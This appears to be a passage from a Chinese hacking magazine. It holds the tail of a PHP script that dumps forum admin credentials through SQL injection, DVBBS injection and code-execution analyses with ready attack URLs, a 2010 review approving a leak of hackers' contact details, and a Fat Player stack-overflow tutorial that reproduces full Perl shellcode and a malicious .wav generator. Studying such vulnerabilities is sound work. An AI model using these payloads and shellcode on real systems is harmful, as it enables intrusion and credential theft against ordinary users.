get&where_time=1=2%20union%20all%20select%201,concat(usernam
e,0x7C0D0A,password)%20from%20".$prefix."member%20where%20
groupid=1%23 HTTP/1.1\r\n";
$packet.="User-Agent: ".$agent."\r\n";
$packet.="Host: ".$host."\r\n";
$packet.="Cookie: ".$cookie."\r\n";
$packet.="Connection: Close\r\n\r\n";
sendpacketii($packet);
if (!eregi("created_time",$html)){
        echo $packet."\r\n";
        echo $html."\r\n";
        die("Exploit failed...");
}else{
        $pattern="/(\[.*?\])/si";
        preg_match($pattern,$html,$pg);
        $html=str_replace("\\r\\n","",$pg[1]);
        //echo $html;
        $result=json_decode($html);
        $num=count($result);
        echo "[+]Admin number -> ".$num."\r\n";
        for($i=0;$i<$num;$i++){
                echo "[+]No.".$i."(username|password) ->
".$result[$i]->{"id"}."\r\n";
        }
        echo "\r\nExploit succeeded...\r\n";
}
?>
```

DVBBS 部分

preview.php 代码执行漏洞

在动网论坛（DVBBS）PHP 2.0++的 preview.php 文件中：

```
require printout('preview');    //第 9 行
……
```

```
函数 printout 在文件 inc/ dv_clsmain.php 中：
function printout($template,$ext="tpl.php"){    //第 464 行
文件最后包含了 templates\default\ preview.tpl.php 文件
……
```

在文件 templates\default\ preview.tpl.php 中：

```
$theBody =& Dv_CodeProcess($theBody, $tmpuserinfo, Ubblist
($theBody),'39,', 1, 0); //第 31 行
```

& Dv_CodeProcess 函数在文件 inc/dv_code.php 文件中：

```
function
&Dv_CodeProcess(&$code,&$currUserInfo,$ubblists,$PostType=1,$sT
ype=1) //第 332 行
……
$arrPattern[] = '#\[url\s*=\s*([^\])+]](.*?)\[img](.+?)\[\/img]
(.*?)\[/url]#iesm';    //第 415 行
        $arrRepl[] = '\'<a href="\'.str_filter_xss("$1").\'" target=
"_blank">$2<img src="\'.str_filter_xss("$3").\'" border= "0"/ >$4</a>\'';
……
$returnval = preg_replace( $arrPattern ,$arrRepl ,$code );//第 861 行
```

可以看到，对于函数 preg_replace，当第一个参数的正则表达式有 e 符号的时候，第二个参数的字符串当做 PHP 代码执行，漏洞形成了。

dispbbs.php 注入漏洞

与常见的 SQL 注入不同，此漏洞利用的是 Update 语句的注入，而非 Select 语句，在 DVBBS PHP 2.0++的文件 dispbbs.php 中：

```
if( $board_settings[55] != 0 && $TopicInfo['locktopic'] == 0 &&
dateDiff('d',$TopicInfo['dateandtime'],TIME_NOW) >
$board_settings[55] ){    //第 85 行
        $TopicInfo['locktopic'] = 1;
        $setStmt = ',locktopic=1';
    }
    $db->query("UPDATE {$dv}topic SET hits=(CASE WHEN
hits IS NULL THEN 1 ELSE hits+1 END) {$setStmt} WHERE
topicid={$AnnounceID}");
```

当 if 语句不成立的时候，变量$setStmt 没有被赋值，且变量$setStmt 没有初始化，导致 SQL 注入漏洞的产生。利用此漏洞将管理员哈希值赋值给标题 title，提交：

```
http://xxx.com/dispbbs.php?boardid=2&id=1&page=1&setStmt=,tit
le=(select password from dv_admin)
```

dispuser.php sql 注入漏洞

在 DVBBS PHP 2.0++的文件 dispuser.php 中：

```
if( is_numeric($id) ){    //第 6 行
    $showUserID = intval($id);
} else{
    if( $UserName == '' ){
$ErrCodes = $lang['UrlArgError'];
    }
}
……
if( empty($showUserID) ){    //第 35 行
        $updStmt = " WHERE UserName='{$UserName}' ";
        $stmt = " WHERE UserName='{$UserName}' ";
        $onstat = " WHERE UserName='{$UserName}' ";
    } else{
        $updStmt = " WHERE UserID={$showUserID} ";
```

在变量$UserName 存在且$id 不存在的时候，变量$showUserID 就不会被赋值，导致注入漏洞的产生，判断漏洞是否存在，可以提交：

http://xxx.com/dispuser.php?name=lovemmm&showUserID=1 and 1=2

http://xxx.com/dispuser.php?name=lovemmm&showUserID=1 and 1=1

indivgroup_dispbbs.php sql 注入漏洞

DVBBS PHP 2.0++的文件 indivgroup_dispbbs.php 中：

```
if($groupboardid == 0){      //第 86 行
......
else{                        //第 92 行
    $query=$db->query("select id boardid,rootid, boardname
boardtype,boardinfo,indeximg,postnum,topicnum,
todaynum,lastpost,boardstats,rules from {$dv}group_board where
rootid={$groupid} and id={$groupboardid}");
```

变量$groupboardid 没有经过过滤放入 SQL 语句导致注入漏洞的产生，判断漏洞是否存在，提交：

```
http://xxx.com/indivgroup_dispbbs.php?groupid=1&groupboardid=
1 and 1=1&id=2&page=1
http://xxx.com/indivgroup_dispbbs.php?groupid=1&groupboardid=
1 and 1=2&id=2&page=1
```


上面将 2010 年出现的系统方面以及 Web 应用方面的渗透技术中比较重要的内容大致盘点了一遍，从漏洞成因到利用方法都详细分析了，另外还有很多不那么重要的技巧、拒绝服务漏洞、跨站漏洞、鸡肋漏洞由于篇幅原因就不在本文讨论了。值得一提的是，2010 年出现的很多危害较大的漏洞，都是在发掘者通知厂商后才公布出来的，这一方面照顾了广大用户的切身利益，另一方面又为漏洞发掘者提供了更好的出路。漏洞的出现总是不可避免，关键要看我们是否有成熟的机制来应对。不是有一句话嘛，不怕没好事，就怕没好人。

最后，不得不提到一件与本文不无关系的爆炸性事件，2010 年的 10 月左右，网上出现了一篇匿名作者发布的题为《2010 新编中国顶级黑客圈内人物资料和 QQ、微博以及博客详解》的帖子，该文张贴了 sunwear、黄鑫、tombkeeper、flashsky、swan、goodwell、sowhat、alert7、sunx、funnywei、casper 等老一辈牛人的 QQ 号、博客等信息，同时也公布了 baiyuanfan、zwell、oldjun、爱无言、陆羽、pt007、云舒、明小子、鬼仔、xi4oyu、教主、啊 D 等黑客界新兴力量的 QQ 号、微博等重要资料。

其中一些人是我的 QQ 好友，经过我的核对，与该帖子内容一致。公布者是谁，其目的如何，至今我们不得而知，但是这无疑为我们提供了认识高手、结识高手的大好途径。

最后祝愿 2011 年的中国网络安全事业蒸蒸日上，再创辉煌。

前置知识：无
关键词：栈溢出、Fat Player、漏洞



菜鸟版 Exploit 编写指南之六十二：Fat Player 0.6b 视屏播放软件栈溢出漏洞分析

文/图 孙嘉骏

漏洞背景

Fat Player 0.6b 是体积小巧易于使用的多功能音乐播放器，但在这款小体积的软件中也存在一些漏洞。2009-08-24，ahwak2000 公布出了这款软件的 POC 代码。本文对此 POC 代码攻击思路进行了详细的跟踪分析，也记下了一些学习心得与大家分享，同时也感谢前辈无私奉献的共享精神，也感谢张东辉师兄留下的学习资料，给了我很大的帮助，向前辈致敬！

漏洞分析

我们首先对 ahwak2000 公布出的 perl 代码进行分析如下：

```
#!/usr/bin/perl
my $shellcode=     //弹出 calc 计算器的代码
"\x89\xe1\xd9\xee\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49".
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56".
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41".
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42".
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a".
"\x48\x47\x34\x43\x30\x45\x50\x45\x50\x4c\x4b\x51\x55\x47".
"\x4c\x4c\x4b\x43\x4c\x45\x55\x42\x58\x45\x51\x4a\x4f\x4c".
"\x4b\x50\x4f\x45\x48\x4c\x4b\x51\x4f\x51\x30\x43\x31\x4a".
"\x4b\x51\x59\x4c\x4b\x50\x34\x4c\x4b\x43\x31\x4a\x4e\x46".
"\x51\x49\x50\x4c\x59\x4e\x4c\x4d\x54\x49\x50\x42\x54\x45".
"\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x48\x42\x4a\x4b\x4c".
"\x34\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4b\x55\x4c".
"\x4b\x51\x4f\x47\x54\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44".
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c".
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4c\x49\x51\x4c\x46".
"\x44\x44\x44\x48\x43\x51\x4f\x50\x31\x4a\x56\x45\x30\x50".
"\x56\x42\x44\x4c\x4b\x51\x56\x50\x30\x4c\x4b\x51\x50\x44".
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x43\x58\x45".
"\x58\x4b\x39\x4a\x58\x4d\x53\x49\x50\x42\x4a\x50\x50\x43".
"\x58\x4a\x50\x4d\x5a\x44\x44\x51\x4f\x45\x38\x4a\x38\x4b".
"\x4e\x4c\x4a\x44\x4e\x50\x57\x4b\x4f\x4d\x37\x42\x43\x43".

"\x51\x42\x4c\x42\x43\x43\x30\x41\x41";
##############################################################
my $overflow="\x41" x 4124;
my $sh= "\xEB\x09\x90\x90";#short jump
my $jmp="\x1F\x22\x44\x00";# Universal   -- 004422
FFE4                 JMP ESP
my $nop="\x90" x 20;
##############################################################
open(myfile,'>> ahwak2000.wav');
print myfile $overflow.$sh.$jmp.$nop.$shellcode;
##############################################################
```

从上面的 Perl 语言写的代码可以大致看出此为一个缓冲区栈溢出方式，于是我进行了猜测分析：overflow 为 4124 个 0x41 也就是字母‘A’，跟在其后的 sh 为覆盖栈中 EBP 的数据，接下来的 jmp 为传统的 JMP ESP 指令的地址，大家可以在 User32.Dll，Ntdll.DLL 等中搜索到相应指令的地址，此文中在 xp3 下该地址为 0x0044221F，执行 JMP ESP 后会最终使得 IP 指令落到紧跟在后面的 Nop 指令，接着运行 shellcode 指令。代码把这一串数据输出到一个 ahwak2000.wav 文件中供软件打开，用软件打开此畸形文件，最终导致溢出，运行 shellcode。

以上仅仅是推测，那么下面我们来进行实际的验证，看是否正确。我们用 Fat Player 0.6b 打开刚才生成的 ahwak2000.wav 文件，点击运行以后，成功地弹出了 calc 计算器，也就是说，已经成功的进行了一次攻击。如图 1 所示。




图 1

但是到底是怎么实现的呢？那么我们就要跟踪程序是在何处跳转到我们的 ShellCode 中的。根据前面的猜测，我们如果更改了 JMP ESP 这条指令的地址，那么程序就不会运行到我们的 ShellCode 中，那么我们可以把 my $jmp="\x1F\x22\x44\x00"这条指令改为 my $jmp="\xFF\xFF\xFF\xFF "。那么程序就应该会出现异常，然后我们便可以从发生异常的堆栈处查到蛛丝马迹了。

怀着这样的想法，我们用更改好了的程序代码新生成一个 ahwak2000.wav，在 Fat Player 0.6b 中打开，发现出现了异常，用 olldbg 调试异常断点，如图 2 所示。

从栈中可以看到程序的确是发生了函数调用后的栈溢出。EIP 跳转到 0xffffffff 处。证实了我们的想法。




图 2

那么为什么会发生栈溢出了，接下来我们对溢出进行详细的分析。一般来说对于函数调用发生的栈溢出，一般而言是因为在函数中复制数据的时候，数据长度大于了函数为局部变量开辟的栈空间的长度，从而导致了淹没了函数的 EBP 和返回地址。那么就可以设想可能是在函数中调用了某些函数进行字符复制从而淹没了栈空间，如果是这样那么在栈中就一定保留了这些函数的返回地址，我们可以对以上理论进行了尝试。通过栈回溯如图 3 所示，我们可以看到有几个函数地址存在于栈空间中。





图 3

我们看到 0x00D9EE64 和 00D9EE50 处有两个函数返回地址分别为 0x479E1F 和 0x41A952。这两个地址都存在于 FatPlayer PE 文件格式的 txt 段中。所以我们可以对这两个地方先进行分析，我们打开 IDA，对 FatPlayer.exe 进行反汇编。直接跳到 0x00479E1F 处看到如下代码：

```
CODE: 00479E1A    call    @Classes@TStream@
GetPosition$qqrv ;
CODE: 00479E1F    cmp     edx, [esp+1034h+var_1030]
```

我们用 olldbg 先在 00479E1A 处下断点，进行一次调试，发现程序断在 00479E1A 处，观察栈，发现并未发生溢出，但是此时栈中已有‘AAAAA’几个数据，如图 4 所示。


图 4

按 F9 键继续运行，发现再次断在此处，但是此时栈中又多了一个‘A’，成为‘AAAAAA’。多次调试发现每断在此处栈中就多了一个‘A’，经过 N 次调用以后最终发生溢出。这是为什么呢？起初我设想的可能是此处有一循环，每次循环从文件中读入一个字符到栈空间中，

读入多次导致栈溢出。事实上，经过 IDA 反汇编的代码分析也验证了我的思想，最终经过单步调试发现在 0x00479E1A 上面的不远处的 0x0047993F 处。0x0047993F 调用函数会在栈中多出一个‘A’，那么可以确定是在此处最终导致的溢出的。经过分析得到如下：

```
  1
  CODE:00479931    lea     edx, [esp+esi+102Ch+var_1020]
把 buf 局部变量地址读入到 edx 中
  CODE:00479935    mov     ecx, 1
每次读入字节数为 1
  CODE:0047993A    mov     eax, [ebx+58h]
  CODE:0047993D    mov     ebp, [eax]
  CODE:0047993F    call    dword ptr [ebp+0Ch]
最终调用 ReadFile 函数读入一字节到 buf 中，使得每次调用这会多一个'A'。最后经过循环调用使得 buf 溢出


  …
  2
  CODE:00479956    call    dword ptr [edi+0Ch]
最终调用 SetFilePiont 使文件指针后移一位
  …
  3
  CODE:00479E32    cmp     esi, 2000h
进行循环，只要每次读入数据成功，那么就 esi 加 1，进行了 2000h 次循环后会导致 buf 溢出。
  CODE:00479E38    jl      loc_4798F9
进行循环
```

至于最先出现在栈中的函数地址 0x00479E1A，经过分析，此函数实现 GetFilePostion 获得文件位置的功能，但是由于位置次于前面导致溢出发生的代码，而又是 ret 附近最后一个函数调用，所以使得栈空间保留了此函数地址而覆盖了其他的函数地址，造成我们定位溢出代码的不便。

总结程序溢出原因：程序对文件进行一字节一字节的读取，只要存在文件数据，那么就进行读取，总共循环 2000h 次，把数据读入到局部变量 buf 也即是栈空间中，但是由于没有对 buf 的长度进行验证而直接进行了 2000h 次复制从而导致数据淹没返回地址。

漏洞的利用

只要用户在使用 Fat Player 0.6b 的过程中打开了我们特制的.wav 文件，那么就会执行 ShellCode。ShellCode 可以实现本机计算机的控制或者进行木马的下载等功能。由于 Fat Player 0.6b 使用用户群比较少，此漏洞可能也不会太多于流行，本文也与此仅仅进行分析，并提供了漏洞分析的思路和大家分享，不足之处还请大家多多包涵，错误之处希望大家指教。（编辑提醒，本文涉及的代码可到黑防官方网站下载）



前置知识：无
关键词：SAP 溢出

SAP player 0.9 本地缓冲区溢出

文/图 孙嘉骏 张雪

漏洞背景

